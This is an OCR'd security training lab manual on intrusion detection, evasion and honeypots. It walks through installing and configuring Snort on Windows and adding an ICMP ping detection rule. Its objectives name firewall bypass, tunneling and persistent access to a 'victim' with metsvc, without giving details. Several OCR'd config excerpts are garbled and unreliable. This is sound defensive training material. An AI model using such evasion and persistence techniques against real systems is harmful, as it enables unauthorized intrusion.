

Evading IDS, Firewalls, and Honeypots

Module 16

Intrusion Detection Systems

An intrusion detection system (IDS) is a device or software application that monitors networks and/or systems for malicious activities or policy violations and produces reports to a management station.

| ICON KEY | |
|----------|----------------------|
| | Valuable information |
| | Test your knowledge |
| | Web exercise |
| | Workbook review |

Lab Scenario

Adoption of Internet use across throughout the business world has in turn boosted network usage; to protect their networks, organizations are using various security measures such as firewalls, intrusion detection systems (IDSs), intrusion prevention systems (IPs), honeypots, and others. Networks are the most preferred targets of hackers to compromise organizations' security, and attackers find new ways to breach networks and attack target organizations.

To become an expert Penetration Tester and Security Administrator, you must possess sound knowledge of network intrusion prevention systems (IPs), intrusion detection systems (IDS), malicious network activity, and log information.

Lab Objectives

| | |
|--|--|
| | D <small>OC</small> E <small>H</small> - T <small>OOLS</small> C <small>E</small> Hv9 |
| | Module 16 |
| | Evading IDS, Firewalls and Honeypots Intrusi on Detection Tools |
| | |

The objective of this lab is to help students learn and detect intrusions in a network, log, and view all log files. In this lab, you will learn how to:

- Install and configure Snort IDS
- Detect Intruders using HoneyBot
- Detect Intruders and Worms using KFSensor Honeypot IDS
- Bypassing Windows Firewall Using Nmap
- Perform HTTP/FTP Tunneling Using HTTPPort
- Bypass Windows Server 2008 Firewall Using Kali Linux and maintain a Persistent connection with the victim machine using **metsvc**

Lab Environment

To complete this lab, you will need:

- A computer running Windows Server 2012 as Host machine
- A computer running Windows Server 2008, Windows 8.1, Windows 7 and Kali Linux as virtual machine
- WinPcap drivers installed in Host machine
- Notepad++ installed in Host machine
- Active Perl installed in Host machine to run Perl scripts
- Administrative privileges to configure settings and run tools
- A web browser with Internet access

Lab Duration

Time: 90 Minutes

Overview of Intrusion Detection System

An intrusion detection system (IDS) is a device or software application that monitors networks and/or systems for malicious activity or policy violations and produces reports to a management station. Some systems may attempt to stop an intrusion attempt, but this is neither required nor expected of a monitoring system. In addition, organizations use IDPSs for other purposes, such as identifying problems with security policies, documenting existing threats, and deterring individuals from violating security policies. IDPSs have become a necessary addition to the security infrastructure of nearly every organization. Many can also respond to a detected threat by counteracting it. To do so, IDPSs use several response techniques that involve their stopping the attack itself, thus changing the security environment.

IDPSs are primarily focused on identifying possible incidents, logging information about them, attempting to stop them, and reporting them to security administrators.

Lab Tasks



Overview

Pick an organization that you feel is worthy of your attention. This could be an educational institution, a commercial company, or perhaps a nonprofit charity.

Recommended labs to assist you in using the IDS are:

- Detecting Intrusions using **Snort**
- Detecting Malicious Network Traffic Using **HoneyBot**
- Detecting Intruders and Worms using **KFSensor** Honeypot IDS
- Bypassing Windows Firewall Using **Nmap Evasion Techniques**
- Bypassing Firewall Rules Using **HTTP/FTP Tunneling**
- Bypassing Windows Firewall and Maintaining a **Persistent Connection** with a Victim

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab**1**

Detecting Intrusions Using Snort

Snort is an open-source network IDS/IPS.

| ICON KEY | |
|----------|----------------------|
| | Valuable information |
| | Test your knowledge |
| | Web exercise |
| | Workbook review |

Lab Scenario

The goal of the Intrusion Detection Analyst is to find possible attacks against a network. The past few years have witnessed significant increase in DDoS attacks on the Internet, making network security a great concern. Analysts must do this by examining IDS logs and packet captures and corroborating them with firewall logs, known vulnerabilities, and general trending data from the Internet. IDS attacks are becoming more cultured, automatically reasoning the attack scenarios in real time and categorizing them has become a critical challenge. They result in huge amounts of data, and from this data, analysts must look for some kind of pattern. However, the overwhelming flow of events generated by IDS sensors makes it hard for security administrators to uncover hidden attack plans.

To become an expert Penetration Tester and Security Administrator, you must possess sound knowledge of network IPSs, IDSs, malicious network activity, and log information.

Lab Objectives

The objective of this lab is to have students learn about and understand IPSs and IDSs.

In this lab, you will need to:

- Install Snort and verify Snort alerts
- Configure and validate snort.conf file
- Test working of Snort by carrying out attack test
- Perform Intrusion detection

| | |
|--------------------------|-------------------------------|
| | DA CEH- Tools\CEHv9 |
| Module 16 | |
| Evading IDS, | |
| Firewalls and | |
| Honeypots\Intrusi | |
| on Detection | |
| Tools | |

Lab Environment

To complete this lab, you will need:

- A computer running Windows Server 2008 as virtual machine
- Windows server 2012 running on host machine as Attacker machine
- Snort located at **D:\CEH-Tools\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Intrusion Detection Tools\Snort\Snort Installer**
- You can download the latest version of Snort from <https://www.snort.org/downloads>. If you decide to download the latest version, screenshots might differ
- WinPcap drivers installed in Host machine
- Notepad++ installed in Host machine
- Administrative privileges to configure settings and run tools

Lab Duration

Time: 20 Minutes

Overview of IPSs and IDSs

An intrusion prevention system is a network security appliance that monitors a networks and systems for malicious activity. The IPS's main functions are to identify malicious activity, log information about it, attempt to block/stop it, and report it.

An intrusion detection system is a device or software application that monitors a network and/or systems for malicious activity or policy violations and produces reports to a management station. The IDS performs intrusion detection and attempts to stop detected incidents.

Lab Tasks

TASK 1

Install Snort

1. Launch **Windows server 2008** Virtual machine. Install Snort.
2. To install Snort, navigate to **Z:\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Intrusion Detection Tools\Snort\Snort Installer**.
3. Double-click the **Snort_2_9_5_6_Installer.exe** file. The Snort installation wizard appears.
4. If an **Open File - Security warning** pop-up window appears; click **Run**.

5. Accept the **License Agreement**, and install Snort by selecting the default options that appear **step by step** in the wizard.




FIGURE 1.1: License Agreement

6. A window appears after successful installation of Snort. Click **Close**.




FIGURE 1.2: Snort Setup completed

7. Click **OK** to exit the **Snort Installation** window.



FIGURE 1.3: Snort Successful Installation Window

- 8. Snort requires **WinPcap** to be installed on your machine.
- 9. If you have already installed the application, skip to the next step.
- 10. By default, Snort installs itself in **C:\Snort** (C:\ or D:\, depending on the disk drive in which the OS is installed).
- 11. Navigate to the **etc** folder in the specified location, **Z:\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Intrusion Detection Tools\Snort\Snort Installer\snortrules\etc** of the Snort rules, copy **snort.conf**, and paste it in **C:\Snort\etc**.
- 12. **Snort.conf** is already present in **C:\Snort\etc**; replace it with the snortrules' **Snort.conf** file.
- 13. Copy the **so_rules** folder from **Z:\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Intrusion Detection Tools\Snort\Snort Installer\snortrules**, and paste it in **C:\Snort**.
- 14. Copy the **preproc_rules** folder from **Z:\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Intrusion Detection Tools\Snort\Snort Installer\snortrules**, and paste it in **C:\Snort**. The **preproc_rules** folder is already present in **C:\Snort**; replace this folder with the **preproc_rules** folder taken from snortrules.
- 15. In the same way, copy the **rules** folder from **Z:\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Intrusion Detection Tools\Snort\Snort Installer\snortrules**, and paste it in **C:\Snort**. The **rules** folder is already present in **C:\Snort**; replace it with the **rules** folder taken from **Z:\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Intrusion Detection Tools\Snort\Snort Installer\snortrules**.

TASK 2

Verify Snort Alert

16. Now navigate to **C:\Snort\bin**, and right-click **bin**; click **CmdHere** from the context menu to open it in a command prompt.

17. Type **snort** and press **Enter**.

```
C:\Snort\bin>snort
Running in packet dump mode
      ---- Initializing Snort ----
      Initializing Output Plugins!
      ncap DAQ configured to passive.
      The DAQ version does not support reload.
      Acquiring network traffic from "Device\NPF_{3358AA1D-5082-485B-8F75-0D08D5F2310
      D}".
      Decoding Ethernet
      ---- Initialization Complete ----
      => Snort! <-
      o"'"`~ Version 2.9.5.6-WIN32 GRE <Build 200>
      ,,,,," By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-t
      eam
      Copyright (C) 1998-2013 Sourcefire, Inc., et al.
      Using PCRE Version: 8.10 2010-06-25
      Using ZLIB version: 1.2.3
      Commencing packet processing <pid=1532>
```

FIGURE 1.4 Basic Snort Command

18. The **Initialization Complete** message displays. Press **Ctrl+C**. Snort exits and comes back to **C:\Snort\bin**.

19. Now type **snort -W**. This command lists your machine's physical address, IP address, and Ethernet Drivers, but all are disabled by default.

| Index | Physical Address | IP Address | Device Name | Description |
|-------|-------------------|---|--|---|
| 1 | 00:00:00:00:00:00 | 0000:0000:fe80:0000:0000:0000:f951:e5b4 | Device\NPF_{3358AA1D-5082-485B-8F75-0D08D5F2310D} | Intel DC21140 PCI Fast Ethernet Adapter |
| 2 | 00:00:00:00:00:00 | 0000:0000:fe80:0000:0000:0000:0c4f:00b2 | Device\NPF_{71849686-30B5-4016-BA15-0EFD4D88EBD36} | MS Tunnel Interface Driver |

FIGURE 1.5 Snort -W Command

To specify a log into logging directory, type **snort -dev -l /logdirectory\locationandname**, Snort automatically knows to go into packet logger mode.

20. Observe your Ethernet Driver **index number** and write it down (in this lab, it is **1**).
21. To enable the Ethernet Driver, in the command prompt, type **snort -dev -i 1** and press **Enter**.

22. You see a rapid scroll text in the command prompt, which means that the Ethernet Driver is enabled and working properly.

```

Administrator: C:\Windows\system32\cmd.exe - snort -dev -i 1
NPF_{71849606-30B5-4016-BA15-0EF4D88EBD36} MS Tunnel Interface Driver
C:\Snort\bin\snort -dev -i 1
Running in packet dump mode
      === Initializing Snort ===
      Initializing Output Plugins!
pcap DMO configured to passive.
NPF version does not support reload.
  Acquiring network traffic from "\Device\NPF_{3358AA1D-5082-485B-8F75-0D88D5F2310
D".
Decoding Ethernet
      === Initialization Complete ===
      => Snort <-
          Version 2.9.5.6-WIN32 GRE <Build 208>
          By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-t
can
          Copyright (C) 1998-2013 Sourcefire, Inc., et al.
          Using PCRE version: 8.10 2010-06-25
          Using ZLIB version: 1.2.3
Commencing packet processing (pid=1528)
  
```

FIGURE 1.6: Snort-dev-i 1 Command

23. Leave the Snort command prompt window open, and launch another command prompt window.
 24. In a new command prompt, type **ping google.com** and press **Enter**.

```

Administrator: Command Prompt
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.
C:\>Administrator:ping google.com
Pinging google.com [74.125.236.194] with 32 bytes of data:
Reply from 74.125.236.194: bytes=32 time=2ms TTL=54
Reply from 74.125.236.194: bytes=32 time=17ms TTL=54
Reply from 74.125.236.194: bytes=32 time=17ms TTL=54
Reply from 74.125.236.194: bytes=32 time=18ms TTL=54

Ping statistics for 74.125.236.194:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 17ms, Maximum = 21ms, Average = 18ms
  
```

FIGURE 1.7: Ping google.com Command

25. This ping command triggers a Snort alert in the Snort command prompt with rapid scrolling text.

```

Administrator: C:\Windows\system32\cmd.exe - snort -dev -i 1
01:07-22:35:03.989560 00:15:5D:08:0A:0B type:0x800 len:0x36
10.10.20.2:49163 -> 192.168.0.35:445 TCP TTL:128 TOS:0x0 ID:19731 IpLen:20 DgmlE
n:48 DF
***** Seq: 0xF23FF765 Ack: 0x440CD840 Win: 0x100 TcpLen: 20
*****  

01:07-22:35:03.989782 00:15:5D:08:0A:0B -> 00:15:5D:08:0A:0B type:0x800 len:0x36
10.10.20.2:49163 -> 192.168.0.35:445 TCP TTL:128 TOS:0x0 ID:19732 IpLen:20 DgmlE
n:48 DF
***** Seq: 0xF23FF765 Ack: 0x440CE966 Win: 0x100 TcpLen: 20
*****  

01:07-22:35:03.989879 00:15:5D:08:0A:0B -> 00:15:5D:08:0A:0B type:0x800 len:0x36
10.10.20.2:49163 -> 192.168.0.35:445 TCP TTL:128 TOS:0x0 ID:19733 IpLen:20 DgmlE
n:48 DF
***** Seq: 0xF23FF765 Ack: 0x440CP33C Win: 0x100 TcpLen: 20
*****  

  
```

FIGURE 1.8: Snort Showing Captured Google Request

T A S K 3

Configure snort.conf File

Log packets in tcptrace format and to produce minimal alerts, type: snort -b -A fast -c snort.conf.

26. Close both command prompt windows. The verification of Snort installation and triggering alert is complete, and Snort is working correctly in verbose mode.
27. Configure the **snort.conf** file, located at **C:\Snort\etc**.
28. Open the **snort.conf** file with Notepad++.
29. The **snort.conf** file opens in Notepad++, as shown in the screenshot.

```

1 -----#
2 # VRT Rule Packages Snort-QOMF
3 #
4 # For more information visit us at:
5 # http://www.snort.org Snort Website
6 # http://vtv-block-snort.org/ Sourcefire VRT Blog
7 #
8 # Mailing list Contact: snort+mailists.sourceforge.net
9 # False Positive reports: fpr@sourcefire.com
10 # Snort bugs: bugs@snort.org
11 #
12 # Compatible With Snort Versions:
13 # VERSIONS : 2.9.8.6
14 #
15 # Snort Build Options:
16 # OPTIONS : --enable-gtk --enable-wxui --enable-targetbased --enable-sppm --enable-paxfprofiling --enable-
17 #
18 # Additional Information:
19 # Note: If you enable this enables active responses, to run snort in
20 # test mode -I you are required to supply an interface -I <interface>
21 # or test mode will fail to fully validate the configuration and
22 # exit with a FATAL error
23 -----
24 #####
25 ##### This file contains a sample snort configuration.
26 # You should take the following steps to create your own custom configuration:
27 #
28 # 1) Set the network variables.
29 # 2) Configure the decoder
30 #

```

FIGURE 1.9: Snort.conf File in Notepad++

30. Scroll down to the **Step #1: Set the network variables** section (Line 41) of snort.conf file. In the **HOME_NET** line (Line 45), replace **any** with the IP addresses of the machine (target machine) on which Snort is running. Here, the target machine is windows server 2008, and the IP address is 10.0.0.3.

Note: This IP address may vary in your lab environment.

```

40 #####
41 # Step #1: Set the network variables. For more information, see README.variables
42 #####
43 #
44 # Setup the network addresses you are protecting
45 ARMIN HOME_NET 10.0.0.3
46 #
47 # Set up the external network addresses. Leave as "any" in most situations
48 ARMIN EXTERNAL_NET any
49 #
50 # List of DNS servers on your network
51 ARMIN DNS_SERVERS $HOME_NET
52 #
53 # List of SMTP servers on your network
54 ARMIN SMTP_SERVERS $HOME_NET
55

```

FIGURE 1.10: Configuring Snort.conf File in Notepad++

31. Leave the **EXTERNAL_NET any** line as it is.
32. If you have a **DNS Server**, then make changes in the **DNS_SERVERS** line by replacing **\$HOME_NET** with your DNS Server IP address; otherwise, leave this line as it is.

```
*C:\Snort\etc\snort.conf - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
snort.conf
40 #####
41 # Step #1: Set the network variables. For more information, see README.variables
42 #####
43 #
44 # Setup the network addresses you are protecting
45 #$HOME_NET 10.10.20.2
46 #
47 # Set up the external network addresses. Leave as "any" in most situations
48 #$EXTERNAL_NET any
49 #
50 # List of DNS servers on your network
51 #$HOME_NET $DNS_SERVERS $HOME_NET
52 #
53 # List of SMTP servers on your network
54 #$HOME_NET $SMTP_SERVERS $HOME_NET
55 #
56 # List of web servers on your network
57 #$HOME_NET $HTTP_SERVERS $HOME_NET
58 
```

FIGURE 1.11: Configuring Snort.conf File in Notepad++

33. The same applies to **SMTP_SERVERS**, **HTTP_SERVERS**, **SQL_SERVERS**, **TELNET_SERVERS**, and **SSH_SERVERS**.
34. Remember that if you don't have any servers running on your machine, leave the line as it is. **DO NOT** make any changes in that line.
35. Scroll down to **RULE_PATH** (Line 104). In Line 104 replace **..rules** with **C:\Snort\rules**, in Line 105 **..so_rules** replace with **C:\Snort\so_rules**, and in Line 106 replace **..preproc_rules** with **C:\Snort\preproc_rules**.

```
*C:\Snort\etc\snort.conf - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
snort.conf
100 #
101 # Path to your rules files (this can be a relative path)
102 # Note for Windows users: You are advised to make this an absolute path,
103 # such as: C:\snort\rules
104 VAR RULE_PATH C:\Snort\rules
105 VAR SO_RULE_PATH C:\Snort\so_rules
106 VAR PREPROC_RULE_PATH C:\Snort\preproc_rules
107 #
108 # If you are using reputation preprocessor set these
109 # Currently there is a bug with relative paths, they are relative to where snort is
110 # not relative to snort.conf like the above variables
111 # This is completely inconsistent with how other vars work, BUG 8996
112 # Set the absolute path appropriately
113 VAR WHITE_LIST_PATH ..\rules
114 VAR BLACK_LIST_PATH ..\rules
115 #
116 #####
117 # Step #2: Configure the decoder. For more information, see README.decode
118 #####
119 #
120 # Stop generic decode events:
121 config disable_decode_alerts
122 
```

FIGURE 1.12: Configuring Snort.conf File in Notepad++

Rule variable names can be modified in several ways. You can define meta-variables using the \$ operator. These can be used with the variable modifier operators ? and -.

36. In Lines 109 and 110, replace `..rules` with `C:\Snort\rules`.

The include keyword allows other rule files to be included within the rule file indicated on the Snort command line. It works much like an #include from the C programming language, reading the contents of the named file and adding the contents in the place where the include statement appears in the file.

```

C:\Snort\etc\snort.conf - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
snort.conf [S]
98 # other variables, these should not be modified
99 #INCLUDE AIM_SERVERS {64.12.24.0/23,64.12.28.23,64.12.161.0/24,64.12.163.0/24,64.12.200.0/24}
100
101 # Path to your rules files (this can be a relative path)
102 # Note for Windows users: You are advised to make this an absolute path,
103 # such as: c:\snort\snort.rules
104 VAR RULE_PATH C:\Snort\snort.rules
105 VAR SO_RULE_PATH C:\Snort\snort.rules
106 VAR PREPROC_RULE_PATH C:\Snort\preproc_rules
107
108 # If you are using reputation preprocessor set these
109 VAR WHITE_LIST_PATH C:\rules
110 VAR BLACK_LIST_PATH C:\rules
111

```

FIGURE 1.13: Configuring Snort.conf File in Notepad++

37. Navigate to `C:\Snort\rules`, and create two text files; name them `white_list` and `black_list` and change their file extensions from `.txt` to `.rules`.
38. While changing the extension, if any pop-up appears, click **Yes**.
39. Switch back to Notepad++, scroll down to **Step #4: Configure dynamic loaded libraries** section (Line 238). Configure **dynamic loaded libraries** in this section.
40. At path to dynamic preprocessor libraries (Line 243), replace `/usr/local/lib/snort_dynamicpreprocessor` with your dynamic preprocessor libraries folder location.
41. In this lab, dynamic preprocessor libraries are located at `C:\Snort\lib\snort_dynamicpreprocessor`.
42. At path to base preprocessor (or dynamic) engine (Line 246); replace `/usr/local/lib/snort_dynamicengine/libsf_engine.so` with your base preprocessor engine `C:\Snort\lib\snort_dynamicengine\sf_engine.dll`.
43. **Comment (#)** the dynamic rules libraries line as you already configured the libraries in dynamic preprocessor libraries (Line 249).

```

C:\Snort\etc\snort.conf - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
snort.conf [S]
237 ######
238 # Step #4: Configure dynamic loaded libraries.
239 # For more information, see Snort Manual, Configuring Snort - Dynamic Modules
240 #####
241
242 # path to dynamic preprocessor libraries
243 #INCLUDEDynamicPreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor
244
245 # path to base preprocessor engine
246 #INCLUDEDynamicEngine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
247
248 # path to dynamic rules libraries
249 #INCLUDEDynamicRules directory /usr/local/lib/snort_dynamicrules
250

```

FIGURE 1.14: Configuring Snort.conf File in Notepad++

Preprocessors allow the functionality of Snort to be extended by allowing users and programmers to drop modular plug-ins into Snort fairly easily.

44. Scroll down to **Step #5: Configure Preprocessors** section (Line 252), the listed preprocessor. Do nothing in IDS mode, but generate errors at runtime.
45. Comment all the preprocessors listed in this section by adding **#** before each preprocessor rule (261-265).

```

251 #####
252 # Step #5: Configure preprocessors
253 # For more information, see the Snort Manual, Configuring Snort - Preprocessors
254 #####
255 #####
256 # GTF Control Channel Preprocessor. For more information, see README.GTF
257 # preprocessor gtf_ports ( 2123 3386 2182 )
258 #####
259 # Inline packet normalization. For more information, see README.normalize
260 # Does nothing in IDS mode
261 # preprocessor normalize_ip4
262 # preprocessor normalize_tcp: ipx_sgn stream
263 # preprocessor normalize_icmp
264 # preprocessor normalize_ip6
265 # preprocessor normalize_icmp6
266 #####
267 # Target-based IP defragmentation. For more information, see README.frag3

```

FIGURE 1.15: Configuring Snort.conf File in Notepad++

46. Scroll down to **Step #6: Configure output plugins** (Line 510). In this step, provide the location of the **classification.config** and **reference.config** files.
47. These two files are in **C:\Snort\etc**. Provide this location of files in configure output plugins in Lines 529 and 530 i.e., **C:\Snort\etc\classification.config** and **C:\Snort\etc\reference.config**

```


509 #####
510 # Step #6: Configure output plugins
511 # For more information, see Snort Manual, Configuring Snort - Output Modules
512 #####
513 #####
514 # unified2
515 # Recommended for most installs
516 # output unified2: filename merged.log, limit 128, noSTAMP, mpls_event_types, vlan_event_
517 #####
518 # Additional configuration for specific types of installs
519 # output alert_unified2: filename snort.alert, limit 128, noSTAMP
520 # output log_unified2: filename snort.log, limit 128, noSTAMP
521 #####
522 # syslog
523 # output alert_syslog: LOG_AUTH LOG_ALERT
524 #####
525 # PCAP
526 # output log_tcpdump: tcpdump.log
527 #####
528 # metadata reference data, do not modify these lines
529 include C:\Snort\etc\classification.config
530 include C:\Snort\etc\reference.config
531 #####
532 #####

```

FIGURE 1.16: Configuring Snort.conf File in Notepad++

Many configuration and command line options of Snort can be specified in the configuration file.
Format: config <directive> [<value>].

48. In this **step #6**, add the line (531) **output alert_fast: alerts.ids**, for Snort to dump all logs in the **alerts.ids** file.



```

515 # Recommended for most installs
516 # output unified2: filename merged.log, limit 128, noSTAMP, mpls_event_types, vlan_event_
517
518 # Additional configuration for specific types of installs
519 # output alert_unified2: filename snort.alert, limit 128, noSTAMP
520 # output log_unified2: filename snort.log, limit 128, noSTAMP
521
522 # LOGS
523 # output alert_syslog: LOG_AUTH LOG_ALERT
524
525 # LOGS
526 # output log_todump: snortdump.log
527
528 # metadata reference data, do not modify these lines
529 include C:\Snort\etc\classification.config
530 include C:\Snort\etc\reference.config
531 output alert_fast: alerts.ids
532

```

Note: 'ipvar's are enabled only with IPv6 support. Without IPv6 support, use a regular 'var'.

FIGURE 1.17: Configuring Snort.conf File in Notepad++

49. In the **snort.conf** file, find and replace the **ipvar** string with **var**. To do this, press **Ctrl+h** on keyboard. The **Replace** window appears, enter **ipvar** in the **Find what :** text field, enter **var** in the **Replace with :** text field and click **Replace All**.
50. By default, the string is **ipvar**, which is not recognized by Snort, so replace it with the **var** string, and then **close** the window.

Note: Snort now supports multiple configurations based on VLAN Id or IP subnet within a single instance of Snort. This allows administrators to specify multiple snort configuration files and bind each configuration to one or more VLANs or subnets rather than running one Snort for each configuration required.




FIGURE 1.18: Replacing ipvar with var

51. Click **Close** to close the **Replace** window.
52. Go to the lines **502-507** and remove backslash at the end of each line.

```

497 preprocessor dnp3: ports { 20000 } \
498 memcap 262144 \
499 check_crc
500
501 # Reputation preprocessor. For more information see README.reputation
502 preprocessor reputation: |
503     memcap 500,
504     priority Whitelist,
505     nested_ip inner,
506     Whitelist $WHITE_LIST_PATH/white_list.rules,
507     blackList $BLACK_LIST_PATH/black_list.rules
508
509 #####
510 # Step #6: Configure output plugins
511 # For more information, see Snort Manual, Configuring Snort - Output Modules
512 #####
513
514 # unified2
515 # Recommended for most installs
516 # output unified2: filename merged.log, limit 128, nostamp, mpls_event_types, vlan_event_
517
518 # Additional configuration for specific types of installs

```

FIGURE 1.19: Configuring Snort.conf File in Notepad++

53. Comment the lines **501-507**, as shown in the screenshot:

```

497 preprocessor dnp3: ports { 20000 } \
498 memcap 262144 \
499 check_crc
500
501 # Reputation preprocessor. For more information see README.reputation
502 # preprocessor reputation: |
503 #     memcap 500,
504 #     priority Whitelist,
505 #     nested_ip inner,
506 #     Whitelist $WHITE_LIST_PATH/white_list.rules,
507 #     blackList $BLACK_LIST_PATH/black_list.rules
508
509 #####
510 # Step #6: Configure output plugins
511 # For more information, see Snort Manual, Configuring Snort - Output Modules
512 #####
513
514 # unified2
515 # Recommended for most installs
516 # output unified2: filename merged.log, limit 128, nostamp, mpls_event_types, vlan_event_
517
518 # Additional configuration for specific types of installs

```

FIGURE 1.20: Configuring Snort.conf File in Notepad++

54. Save the **snort.conf** file.
55. Before running Snort, you need to enable detection rules in the Snort rules file. For this lab, we have enabled ICMP rule so that Snort can detect any host discovery ping probes to the system running Snort.
56. Navigate to **C:\Snort\rules** and open the **icmp-info.rules** file with Notepad ++.


Frag3 is intended as a replacement for the frag2 defragmentation module and was designed with the following goals:

1. Faster execution than frag2 with less complex data management.
2. Target-based host modeling anti-evasion techniques.

Make sure to grab the rules for the version of Snort you are installing.

57. Type `alert icmp $EXTERNAL_NET any -> $HOME_NET 10.0.0.3 (msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnids,135; reference:cve,1999-0265; classtype:bad-unknown; sid:472; rev:7;)` in line 21, and save it.

Note: The IP address (10.0.0.3) mentioned in \$HOME_NET may vary in your lab environment.



```

1 # Copyright 2001-2013 Sourcefire, Inc. All Rights Reserved.
2 #
3 # This file contains (i) proprietary rules that were created, tested and certified by
4 # Sourcefire, Inc. (the "VRT Certified Rules") that are distributed under the VRT
5 # Certified Rules License Agreement ("v1.0"), and (ii) rules that were created by
6 # Sourcefire and other third parties (the "GFL Rules") that are distributed under the
7 # GNU General Public License (GFL), v2.
8 #
9 # The VRT Certified Rules are owned by Sourcefire, Inc. The GFL Rules were created
10 # by Sourcefire, Inc. The VRT Certified Rules and GFL Rules are licensed by Sourcefire,
11 # or owned by Sourcefire, Inc., and the GPL Rules not created by Sourcefire are owned by
12 # their respective creators. Please see http://www.snort.org/snort-team/ for a
13 # list of third party owners and their respective copyrights.
14 #
15 # In order to determine what rules are VRT Certified Rules or GFL Rules, please refer
16 # to the VRT Certified Rules License Agreement (v1.0).
17 #
18 # -----
19 # ICMP-INFO RULES
20 # -----
21 alert icmp $EXTERNAL_NET any -> $HOME_NET 10.0.0.3 :msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnid;
22

```

FIGURE 1.21: Configuring icmp-info.rules File in Notepad+

TASK 4

Validate Configurations

Preprocessors are loaded and configured using the 'preprocessor' keyword. The format of the preprocessor directive in the Snort rules file is:
preprocessor <name>;
<options>.

TASK 5

Start Snort

58. Now, navigate to **C:\Snort** and right-click folder **bin**, select **CmdHere** from the context menu to open it in the command prompt.
59. Type `snort -IX -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii` and press **Enter** to start Snort (replace **X** with your device index number, in this lab: **X** is 1).


